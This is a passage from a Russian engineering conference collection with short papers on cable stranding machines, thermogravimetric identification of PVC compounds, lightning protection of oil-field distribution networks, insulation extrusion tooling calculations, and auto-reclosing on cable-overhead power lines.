Фонарного типа	20–80	36–250	6–96
Сигарного типа	15–180	500–3000	2–60

Подводя итог, можно сделать следующие выводы. Для производства кабелей большого сечения хорошо подойдут машины сигарного или фонарного типа, так как могут одновременно скручивать большое количество проволок (максимальное количество отдающих

катушек достигает 96 шт.). При этом машина сигарного типа позволит достичь более высокой производительности по сравнению с фонарной. Машины одинарной и двойной скрутки больше подойдут для производства кабелей с маленьким сечением, однако такие машины позволяют обеспечить большую линейную скорость по сравнению с первыми двумя. Так же стоит отметить, что машины двойной скрутки обладают возможностью производить самое большое количество скруток (до 6500 в минуту). Таким образом, одной из важнейших задач при скрутке ТПЖ, является правильный выбор оборудования, от которого напрямую зависит качество готового продукта.

Библиографический список

1. Пешков И.Б. Этапы большого пути // Кабели и провода. – 2009. – № 5.

2. Производство кабелей и проводов с резиновой и пластмассовой изоляцией / И.Д. Троицкий, Л.С. Лахман, О.Ш. Бабицкий, И.Ш. Берлин. – М.: Высшая школа, 1972. – 384 с.

3. Основы кабельной техники: учебник для студ. высш. учеб. заведений / В.М. Леонов [и др.]. – М.: Академия, 2006. – 432 с.

4. Григорьян А.Г., Дикерман Д.Н., Пешков И.Б. Производство кабелей и проводов с применением пластмасс и резин. – М.: Энергоатомиздат. 1992. – 304 с.

Сведения об авторах

Ершов Сергей Викторович – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ershov_sv@bk.ru

Глухов Глеб Олегович – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-16-1б, г. Пермь, e-mail: restcap69@gmail.com

УДК 621.315.616.9

Т.Д. Белоглазова, Е.В. Субботин

ИДЕНТИФИКАЦИЯ КАБЕЛЬНЫХ ПВХ–ПЛАСТИКАТОВ МЕТОДАМИ ТЕРМИЧЕСКОГО АНАЛИЗА

В работе рассматривается возможность применения методов термического анализа как дополнительного способа входного контроля материалов, поступающих на кабельное предприятие. По результатам термогравиметрического анализа проведена аналитическая идентификация поливинилхлоридных пластикатов разных марок.

Ключевые слова: кабельное изделие; ПВХ – пластикат; входной контроль; термогравиметрический анализ; идентификация.

T.D. Belogazova, E.V. Subbotin

IDENTIFICATION OF CABLE PVC-PLASTIC THERMAL ANALYSIS METHODS

In this article considers the possibility of using thermal analysis methods as an additional way of incoming control of materials supplied to the cable plant. According to the results of thermogravimetric analysis, an analytical identification of different types of polyvinylchloride plastic compounds was carried out.

Keywords: cable; PVC – plastic; input control; thermogravimetric analysis; identification.

На сегодняшний день поливинилхлоридный пластикат является одним из основных материалов, используемых для изготовления изоляционных и защитных оболочек кабельных изделий в отечественной промышленности. Общий объем потребления ПВХ - пластикатов в России составляет около 170 тыс. т/год, из которых лишь 10 - 15 тыс. т/год приходится на долю импорта, основной же спрос удовлетворяется российскими химическими предприятиями. При этом следует отметить, что существенно возросшие требования пожарной безопасности к кабельной продукции, в настоящее время привели к значительному увеличению спроса на новые рецептуры ПВХ - пластикатов. Однако, как показывает опыт, использование в производстве современных материалов, не является достаточной гарантией соответствия кабельных изделий всем требованиям пожарной безопасности, которая на сегодняшний день в оте-

чественной и мировой практике подтверждается набором стандартных испытаний. Наиболее распространенные из них приведены в табл. 1.

Таблица 1

Стандартные методы испытаний кабельных изделий на пожарную безопасность

№ п/п	Обозначение НД	Наименование НД
1	ГОСТ IEC 60332-1-2-2011	Испытания электрических и оптических кабелей в условиях воздействия пламени. Испытание на нераспространение горения одиночного вертикально расположенного изолированного провода или кабеля. Проведение испытания при воздействии пламенем газовой горелки мощностью 1 кВт с предварительным смешением газов
2	ГОСТ IEC 60332-3-22-2011	Испытания электрических и оптических кабелей в условиях воздействия пламени. Часть 3-22. Распространение пламени по вертикально расположенным пучкам проводов или кабелей. Категория А
3	ГОСТ IEC 61034-2-2011	Измерение плотности дыма при горении кабелей в заданных условиях. Часть 2. Метод испытания и требования к нему

В связи с вышесказанным, будет оправдано расширение кабельными предприятиями перечня методов входного контроля ПВХ-пластикатов, чтобы иметь возможность до использования его в производстве оценить вероятность успешного прохождения готовым изделием стандартных испытаний на пожарную безопасность (см. табл. 1). Для этих целей вполне успешно могут использоваться методы термического анализа [1].

В работе рассматривается возможность проведения идентификации поступающего на предприятие ПВХ-пластиката с помощью термогравиметрии [2].

Выводы делаются по результатам сравнительного анализа экспериментальных данных исследуемой полимерной композиции и эталонного образца (идентификатора). При этом выбор ПВХ-пластиката, который будет служить идентификатором, должен осуществляться заранее, после успешного прохождения готовым кабельным изделием стандартных испытаний на пожарную безопасность.

Исследование проводилось для ПВХ – пластикатов марок ППО 20–35/1 и Lekron 1110 –2. При этом марка ППО 20–35/1 была выбрана в качестве идентификатора, а Lekron 1110 – 2 в качестве идентифицируемого материала.

Процесс идентификации осуществлялся в соответствии с методикой, изложенной в ГОСТ Р 53293-2009 [1].

Образцы ПВХ – пластиката массой 10 мг размещались в платиновых тиглях и в ходе эксперимента нагревались до температуры 740 ºС со скоростью 10 ºС/мин.

Для получения параметров, характеризующих идентификатор и идентифицируемый материал, были проведены серии из трёх экспериментов в кислородосодержащей атмосфере. Результаты представлены на рис. 1 и 2.




Рис. 1. Температурная зависимость потери массы и скорости потери массы ПВХ – пластиката марки ППО 20-35/01




Рис. 2. Температурная зависимость потери массы и скорости потери массы ПВХ – пластиката марки Lekron 1110-2

В процессе обработки экспериментальных данных определяются основные значащие параметры [1].

Идентификация производится путем сравнения количества ДТГ–максимумов на соответствующих кривых (см. рис. 1, 2) и всех значимых характеристик двух исследованных образцов (идентификатора и идентифицируемого). Результаты обработки полученных экспериментальных данных приведены в табл. 2, 3.

Таблица 2

Результаты для значимых характеристик ПВХ – пластиката

Значащая точка	$F_{эксп}$	$F_{теор}$	$S_{ср}$	$t_{эксп}$	$t_{теор}$	Идентичность материалов
Δm_{100}	526,823	19	0,123	3,212	2,78	Отвергается
Δm_{200}	60,678	«то же»	0,296	2,271	«то же»	«то же»
Δm_{300}	13,917	«»	0,406	3,631	«»	«»
Δm_{400}	6,522	«»	0,444	2,235	«»	Подтверждается
Δm_{500}	668,145	«»	1,883	3,088	«»	Отвергается
$T_{5\%}$	336,022	«»	738,352	-0,014	«»	«то же»
$T_{10\%}$	1,886	«»	0,334	-89,378	«»	«»
$T_{20\%}$	1,304	«»	0,465	-0,725	«»	Подтверждается
$T_{50\%}$	0,204	«»	20,479	-2,153	«»	«то же»

Таблица 3

Количество ДТГ-пиков образцов

Количество ДТГ–пиков идентификатора	2
Количество ДТГ–пиков идентифицируемого	2

Анализ результатов (см. табл. 2, 3) показывает, что не для всех значащих характеристик исследуемых ПВХ – пластикатов условия идентичности выполняются, откуда следует, что материалы не являются идентичными.

Таким образом, можно сделать вывод, что термогравиметрический анализ позволяет относительно быстро и с достаточной степенью достоверности выполнять идентификацию полимерных материалов при входном контроле на предприятии.

Библиографический список

1. ГОСТ Р 53293-2009. Пожарная опасность веществ и материалов. Материалы, вещества и средства огнезащиты. Идентификация методами термического анализа. – 2009.

2. Шах В. Справочное руководство по испытаниям пластмасс и анализу причин их разрушения. – СПб.: Научные основы и технологии, 2009. – 732 с.

Сведения об авторах

Белоглазова Татьяна Дмитриевна – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-19-1м, г. Пермь, e-mail: tanya_beloglazova@bk.ru

Субботин Евгений Владимирович – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

УДК 621.316.93

А.А. Царегородцева, В.Е. Шнейдер, Н.Н. Малышева

ОПТИМИЗАЦИЯ НАДЕЖНОСТИ РАСПРЕДЕЛИТЕЛЬНЫХ СЕТЕЙ 6-35кВ В НЕФТЕГАЗОВОЙ ОТРАСЛИ

В электрических сетях нефтяного предприятия в летний период происходит большое количество отключений, связанные с атмосферными перенапряжениями, с которыми не справляется установленное оборудование. Требуется внедрение новых технологий для оптимизации надежности распределительных сетей. В энергосистемах проблеме повышения эффективности грозозащиты и сокращению числа аварийных отключений уделяется повышенное внимание.

В работе проведен анализ аварийных отключений на территории нефтяных месторождений за последние 4 года. Рассмотрены мероприятия по повышению грозоупорности.

Ключевые слова: грозоупорность; перенапряжение, распределительные сети.

A.A. Tsaregorodtseva, V.E. Schneider, N.N. Malysheva

OPTIMIZATION of RELIABILITY of 6-35 kV DISTRIBUTION NETWORKS IN the OIL and GAS INDUSTRY

In the electrical networks of the oil company in the summer, a large number of blackouts occur due to atmospheric overvoltage, which the installed equipment can't cope with. Implementation of new technologies is required to optimize the reliability of distribution networks. In power systems, increased attention is paid to improving the efficiency of lightning protection and reducing the number of emergency outages.

The paper analyzes the emergency shutdowns in the territory of oil fields over the past 4 years. Measures to increase lightning resistance are considered.

Keywords: lightning resistance; overvoltage, distribution networks.

Одна из важнейших отраслей экономики – электроэнергетика, подвержена внешним воздействиям природного и техногенного характера. Разряд молнии, который воздействует на объекты энергетики, является одним из опасных природных явлений. Воздушные линии (ВЛ) электропередач из-за большой протяженности и высоты наиболее подвержены попаданиям молнии, что приводит к их отключениям или перебоям в электроснабжении потребителей, вызванные межфазным коротким замыканием или коротким замыканием на землю.

Импульс молнии, при распространении, вызывая перенапряжения на ВЛ, может повредить оборудование, находящееся на подстанциях, вывести из строя изоляцию трансформаторов и другого высоковольтного оборудования, повредить опоры ВЛ, разрушить изоляторы и т.д.

В энергосистемах проблеме повышения эффективности грозозащиты и сокращению числа аварийных отключений уделяется повышенное внимание. Перенапряжения в системах электроснабжения подразделяются на следующие виды, на основании которых может приниматься решение о выборе оборудования для снижения их влияния. Воздушные линии электропередач наиболее часто подвержены атмосферным (грозовым) и коммутационным перенапряжениям [1].

Грозовая активность на территории России проявляется в весенне-летний период года, как в северных, так и в южных районах страны. Отдаленность генерирующих электростанций и специфика предприятия (нефтяная промышленность) оказывают влияние на развитие густой распределительной сети. В результате в распределительных сетях нефтяных месторождениях аварийные отключения, связанные с грозовыми воздействиями, составляют около 40 % от общего числа отключений. На рис. 1 карта с обозначением среднего число дней с грозами в году, а рис. 2 представлена карта основных месторождений РФ.




Рис. 1. Среднее число дней с грозами в году на территории России




Рис. 2. Основные нефтяные месторождения РФ

Территория Ханты-Мансийского Автономного округа (ХМАО) попадает в зону, где среднее число дней с грозами составляет около 20. Продолжительность грозовой деятельности в часах за год и суммарное число грозовых дней и вычисляется согласно методике [2].

$$p_0 = 0,036 \cdot N_{г.д.}^{1,3} = 0,036 \cdot 20^{1,3} = 1,769\ уд / км^2.$$

В результате в ХМАО за год на 1 м^2 случается 1,77 ударов молнии. Хоть это и небольшое количество разрядов, необходимо учитывать боковые разряды, которые ВЛ стягивает на себя, суммарно с прямыми ударами.

По статистическим данным за 4 года с 2015–2019 гг. наибольшее количество отключений на ВЛ напряжением 6 кВ, по причине грозовых перенапряжений, на нефтяном месторождении, было зарегистрировано на линии длиной 6,9 км.

А количество поражений от прямых ударов молнии, которые проходят строго над площадью ВЛ составит:

$$N_n = p_0 \cdot L \cdot d_{вл} = 1,769 \cdot 6,9 \cdot 0,0025 = 0,31\ ударов,$$

где 2,5 м – это минимальное расстояние для ВЛ 6 кВ, согласно ПУЭ.

Существует вероятность поражения боковыми разрядами, которая зависит от параметров разряда молнии и ВЛ. Количество поражений рассчитывается с учетом графика изменений k_h (рис. 3) и эквивалентной площади вдоль ВЛ с которой собираются боковые разряды.




Рис. 3. График изменений k_h для расчета N_b

В результате количество боковых разрядов [2]:

$$N_b = 2 \cdot p_0 \cdot L \cdot R_{экв} = 2 \cdot p_0 \cdot L \cdot k_h \cdot h_{ср},$$

$$N_b = 2 \cdot 1,769 \cdot 6,9 \cdot \left(\frac{3,8}{25} \right) \cdot 0,0025 = 0,09.$$

Рассчитанное значение показывает число поражений ВЛ молнией в год. В приведенной методике [2] не учитывают все факторы, влияющие на общее суммарное количество поражений ВЛ. Приведенная методика учитывает только прямые удары непосредственно в сам провод и арматуру ВЛ. Но наиболее распространенные воздействия на распределительные сети 6(10) кВ являются индуцированные перенапряжения. Число ударов молнии рассчитывается по обобщенной формуле при условии, что средняя высота подвеса проводов не превышает 30 м [2]:

$$N = 0,2 \cdot p_0 \cdot \left(\frac{d_{тр-тр}}{2} + 5 \cdot h_{ср} - \frac{2 \cdot h_{ср}^2}{30} \right),$$

$$N = 0,2 \cdot 1,769 \cdot \left(\frac{0,0025}{2} + 5 \cdot 25 - \frac{2 \cdot 25}{30} \right) = 110,3 \, \textit{ударов}.$$

В результате расчета количества ударов молнии и специфики производства (недоотпуск продукции при останове электродвигателей – центробежных насосов) показывает необходимость обеспечивать молниезащиту ВЛ в данном регионе.

С 2015 по 2019 г. на ВЛ респредсетей 6–35 кВ в результате воздействий природного характера согласно статистике произошло 847 отключений. По причине грозовых перенапряжений – 526, что эквива-

лентно 43,4 % от общего количества отключений. Таким образом, наибольшая доля отказов системы электроснабжения связана с атмосферными перенапряжениям, так как отключения природного характера составляют 27,6 %, а отключения техногенного характера – 29 %.

Использование вентильных разрядников не обеспечивает бесперебойность работы системы электроснабжения и приводит к отключению потребителей третьей категории на длительный промежуток времени.

В настоящее время вентильные разрядники заменяются на ограничители перенапряжения нелинейные (ОПН), которые сглаживают грозовые перенапряжения за счет своей конструкции [3]. Но стоимость ОПН ограничивает их повсеместное использование, поэтому их рекомендуют устанавливать в местах, где повышена изоляция с расчетом оценки экономической эффективности. Еще одним способом по увеличению грозоупорности является исключение "холостых" участков ВЛ 6–35 кВ из схем, путем разрывов шлейфов анкерных опор как показано на рис. 4, всего было исключено общей протяженностью – 195 км.




Рис. 4. Пример схемы до и после разрывов шлейфов

Также еще одним эффективным способом применяют врезку магистральных разъединителей, которые позволяют уменьшить длину ВЛ, отключив магистральный разъединитель, участков ВЛ можно сделать "холостым", как показано на рис. 5.

Использование современных устройств защиты от перенапряжений позволяет сократить количество отключений, повысить надежность и устойчивость системы электроснабжения.




Рис. 5. Пример схемы до и после врезки МР-6кВ

Применения технологических способов изменения схемы электроснабжения при модернизации и реконструкции является необходимым из-за большой протяженности и густоты электрических сетей на нефтяных месторождениях по территории ХМАО-Югры.

Библиографический список

1. Методические указания по применению ограничителей в электрических сетях 6-35 кВ / Ю.Н. Лысков, О.Ю. Демина, К.И. Кузьмичева [и др.]. – М., 2001.

2. РД 153-34.3-35.125-99 Руководство по защите электрических сетей 6-1150 кВ от грозовых и внутренних перенапряжений.

3. Методические указания по защите распределительных электрических сетей напряжением 0,4-10 кВ от грозовых перенапряжений». – М.: ОАО «РОСЭП», АО «ФСК ЕЭС», 2004.

Сведения об авторах

Царегородцева Алина Андреевна – ведущий инженер АО «Самотлорнефтегаз» г. Нижневартовск, e-mail: ladya.a713@gmail.com

Шнейдер Всеволод Евгеньевич – студент Нижневартовского государственного университета, г. Нижневартовск.

Малышева Надежда Николаевна – кандидат технических наук, доцент кафедры «Энергетика» Нижневартовского государственного университета, г. Нижневартовск, e-mail: malyshevann@list.ru

УДК 621.315

С.А. Еловиков, В.В. Черняев

РАСЧЕТ ТЕХНОЛОГИЧЕСКОГО РЕЖИМА ИЗОЛИРОВАНИЯ КАБЕЛЯ КВВГЭНГ(А)-LS

В данной статье представлен расчёт технологического режима изолирования кабеля КВВГЭнг(А)-LS.

Ключевые слова: кабель, технологический режим, экструзия, изоляция.

S.A. Elovikov, V.V. Chernyaev

CALCULATION OF THE TECHNOLOGICAL REGIME THE CABLE INSULATION KVVGENG(A)-LS

This article presents the calculation of the technological regime the cable insulation KVVGEng (A)-LS.

Keywords: cable, technological regime, extrusion, insulation.

Целью данной работы является расчет технологического режима изолирования пожаробезопасного кабеля марки КВВГЭнг(А)-LS маркоразмерами 7×1,5 19×2,5 и 37×4,0 (рис. 1).

Особенностью и задачей данного вида кабельной продукции является не питание, а передача информации о размещении, состоянии и режиме функционирования контролируемого технического оснащения (применяется при дистанционном управлении).

Актуальность производства кабеля марки КВВГЭнг(А)-LS заключается в свойствах кабельного изделия: в защищенности от огня – обладает пожароустойчивыми характеристиками (не горит); при возгорании не выделяет в окружающую среду вредоносные продукты горения. Преимущества конструкции придают значимость этому кабельному изделию – расширяют границы его применения.

Рис. 1. Конструкция КВВГЭнг(А)-LS

Составные элементы кабельного изделия марки КВВГЭнг(А)-LS:

1. Токопроводящая жила – медная проволока;

2. Изоляция – ПВХ-пластикат пониженной горючести;

3. Разделительный слой (внутренняя оболочка) – ПВХ-пластикат пониженной горючести;

4. Экран;

5. Оболочка (внешняя оболочка) – ПВХ-пластикат пониженной горючести.

Номинальная толщина изоляции жил должна соответствовать указанной в табл. 1 [2].

Таблица 1

Номинальная толщина изоляции ТПЖ

Номинальное сечение жилы, мм^2	Номинальная толщина изоляции, мм
1,5 и 2,5	0,6
4	0,7

В качестве примера производится расчет для КВВГЭнг(А)-LS 7×1,5. Результаты остальных марок сведены в табл. 2.

$$S = \pi \cdot R^2;\ S = \pi\left(\frac{d}{2}\right)^2;\ S = \pi \cdot \frac{d^2}{4},\ d = \sqrt{\frac{4 \cdot S}{\pi}} = \sqrt{\frac{4 \cdot 1{,}5}{\pi}} = 1{,}38 \text{ мм}.$$

Таблица 2

Результаты

$D_З$, мм	$D_{Д1}$, мм	$D_{Д2}$, мм	$D_М$, мм	$L_Д$, мм	$L_М$, мм	α, °	β, °
1,38	1,58	2,58	3,78	8	5	40	45
1,78	1,98	2,98	4,18	8	5	40	45
2,26	2,46	3,46	4,86	8	5	40	45

Определим размеры формующего инструмента для наложения изоляции. Внутренний диаметр отверстия дорна:

$$D_{Д1} = D_З + \Delta = 1{,}38 + 2 \cdot 0{,}1 = 1{,}58 \text{ мм}.$$

где $D_З$ – диаметр заготовки (ТПЖ), мм; $\Delta = 0{,}1$ – величина зазора, обеспечивающего свободное прохождение заготовки через дорн, мм [1].

Внешний диаметр отверстия дорна. Разница между $D_{Д1}$ и $D_{Д2}$ должна быть не более 1 мм:

$$D_{Д2} = D_{Д1} + 1 = 1{,}58 + 1 = 2{,}58 \text{ мм}.$$

Диаметр цилиндрической части матрицы:

$$D_М = D_{Д2} + 2 \cdot \delta_И = 2{,}58 + 2 \cdot 0{,}60 = 3{,}78 \text{ мм}.$$

где $D_З$ – диаметр заготовки (ТПЖ), мм; $\delta_И$ – толщина изоляции.

Длина цилиндрической части дорна и матрицы. Еще немаловажным параметром инструмента является расстояние от кончика дорна до входа в формирующую часть матрицы L_0 – это расстояние не превышает 2–3 мм [1]. При наложении изоляции из ПВХ-пластиката значение длины матрицы (при диаметре кабеля по изоляции от 0,5–5 мм) принимается – $L_М = 5$

$$L_Д = L_М + L_0 = 5 + 3 = 8.$$

Угол дорна. Значение угла дорна находится в пределах 20–60º.

Принимаем среднее значение параметра из обусловленного диапазона: $\propto = 40°$.

Угол матрицы. Значение угла матрицы обычно на 5 – 10º меньше угла α: принимаем значение – $\beta = 45°$.

Угол между образующими конических поверхностей дорна и матрицы:

$$\gamma = \frac{\alpha - \beta}{2} = \frac{45-40}{2} = 2{,}5°.$$

Результаты расчетов технологического инструмента приведены в (см. табл. 2).

По итогу проведенных действий был получен технологический режим изолирования кабеля марки КВВГЭнг(А)-LS. Определены основные параметры технологического оборудования.

Библиографический список

1. Григорьян А.Г., Дикерман Д.Н., Пешков И.Б. Производство кабелей и проводов с применением пластмасс и резин.; под ред. И.Б. Пешкова – М.: Энергоатомиздат, 1992. – 304 с.

2. ГОСТ 26411-85. Кабели контрольные. Общие технические условия. – 1985.

Сведения об авторах

Еловиков Сергей Александрович – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-16-1б, г. Пермь, e-mail: sergey_elovikov_1997@mail.ru

Черняев Владислав Васильевич – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@mail.ru

УДК 621.3.051.24

А.А. Живых, А.В. Кухарчук

АВТОМАТИЧЕСКОГО ПОВТОРНОЕ ВКЛЮЧЕНИЕ С ФУНКЦИЕЙ КОНТРОЛЯ СОСТОЯНИЯ ЛИНИИ ЭЛЕКТРОПЕРЕДАЧИ

В данной статье рассмотрены особенности эксплуатации автоматического повторного включения и определения места короткого замыкания на кабельно-воздушных линиях на основе линии 110 кВ «ТЭЦ-9 – Заостровка».

Ключевые слова: автоматическое повторное включение; контроль состояния линии; определение места повреждения; индикатор короткого замыкания; кабельно-воздушная линия электропередачи.

A.A. Zhivyh, A.V. Kukharchuk

AUTOMATIC RE-ACTIVATION WITH MONITORING THE STATE OF POWER LINE

In this article the aspects of usage of automatic re-activation and finding broken part of line are considered.

Keywords: automatic re-activation; monitoring the state of power line; finding broken part of line; short circuit indicator; cable-air transmission power line.

Одной из главных задач любого электросетевого предприятия является надёжное электроснабжение потребителей электрической энергии. В обеспечении этого требования одну из главных ролей играют устройства релейной защиты и автоматики. Использование автоматического повторного включения (далее по тексту – АПВ) играет важную роль в обеспечении электроснабжения потребителей.

Опыт эксплуатации автоматического повторного включения доказывает его значимость на воздушных линиях, но на кабельных линиях ситуация иная: на кабельных линиях повторное включение линии после её отключения от короткого замыкания в очень редких случаях приносит пользу, а чаще – наоборот, вредит увеличивая объёмы повреждений.

В последнее время всё чаще встречаются комбинированные кабельно-воздушные линии. Они применяются тогда, когда условия городской застройки или наличие автомобильных дорог заставляют применять на воздушной линии кабельную вставку. Также, заход линии в распределительное устройство зачастую удобнее выполнять

кабельной линией. Поэтому вопрос о применении автоматического повторного включения на комбинированных кабельно-воздушных линиях в настоящее время актуален.

В качестве объекта исследования была выбрана кабельно-воздушная линия (далее по тексту – КВЛ) 110 кВ «ТЭЦ-9 – Заостровка». Линия имеет несколько особенностей, среди которых: наличие четырёх цепей, малая длина линии при наличии пяти кабельных участков и пяти воздушных, нестандартная конструкция опор. При этом воздушные участки линии находятся в зоне ответственности одного производственного отделения, а кабельные участки – в зоне ответственности другого производственного отделения. При этом фазы кабельных участков линии проложены «в треугольник», что является причиной запрета использования АПВ на этой и аналогичных линиях из-за большого риска увеличения объёма повреждения от включения линии под напряжение при коротком замыкании (далее по тексту – КЗ) на кабельном участке [1].

Перечисленные особенности значительно усложняют эксплуатацию линии, так как в случае короткого замыкания определение места повреждения (далее по тексту – ОМП) является очень трудоёмкой задачей и при этом даже в случае самоустраняющегося короткого замыкания, которые довольно часто встречаются на воздушных участках, быстро восстановить электроснабжение линии не представляется возможным. Эти две проблемы потребовали создания устройства, которое в случае самоустраняющегося КЗ будет включать линию и упростит процесс ОМП.

Заметим, что на воздушных участках линии бóльшая часть КЗ самоустраняется за короткое время сразу после выключения линии от действия защит. На кабельных участках повреждения не самоустраняются, включение линии под напряжение при замыкании на кабельном участке не только нецелесообразно, но и может привести к увеличению объёмов повреждения из-за термических повреждений изоляции неповреждённых фаз от термического действия повреждённой фазы. При этом, если произошло устойчивое КЗ на воздушном участке, то включать линию под напряжение не так опасно.

Для того, чтобы понять, нужно ли передавать запрет на работу АПВ или разрешение после отключения линии от действия защит, нужно определить, на каком участке произошло КЗ. В данном случае мы пренебрегаем устойчивыми замыканиями на воздушных участках так как повторное включение в таком случае несёт мало опасности.

Для ОМП можно использовать топографические и дистанционные методы, классификация приведена на рис. 1. Но топографические методы для данной задачи работают недостаточно быстро, а дистанционные обладают недостаточной точностью в условиях данной задачи. Самыми точными из дистанционных являются высокочастотные импульсные, но и они дают погрешность до 150 м [3].




Рис. 1. Классификация методов ОМП

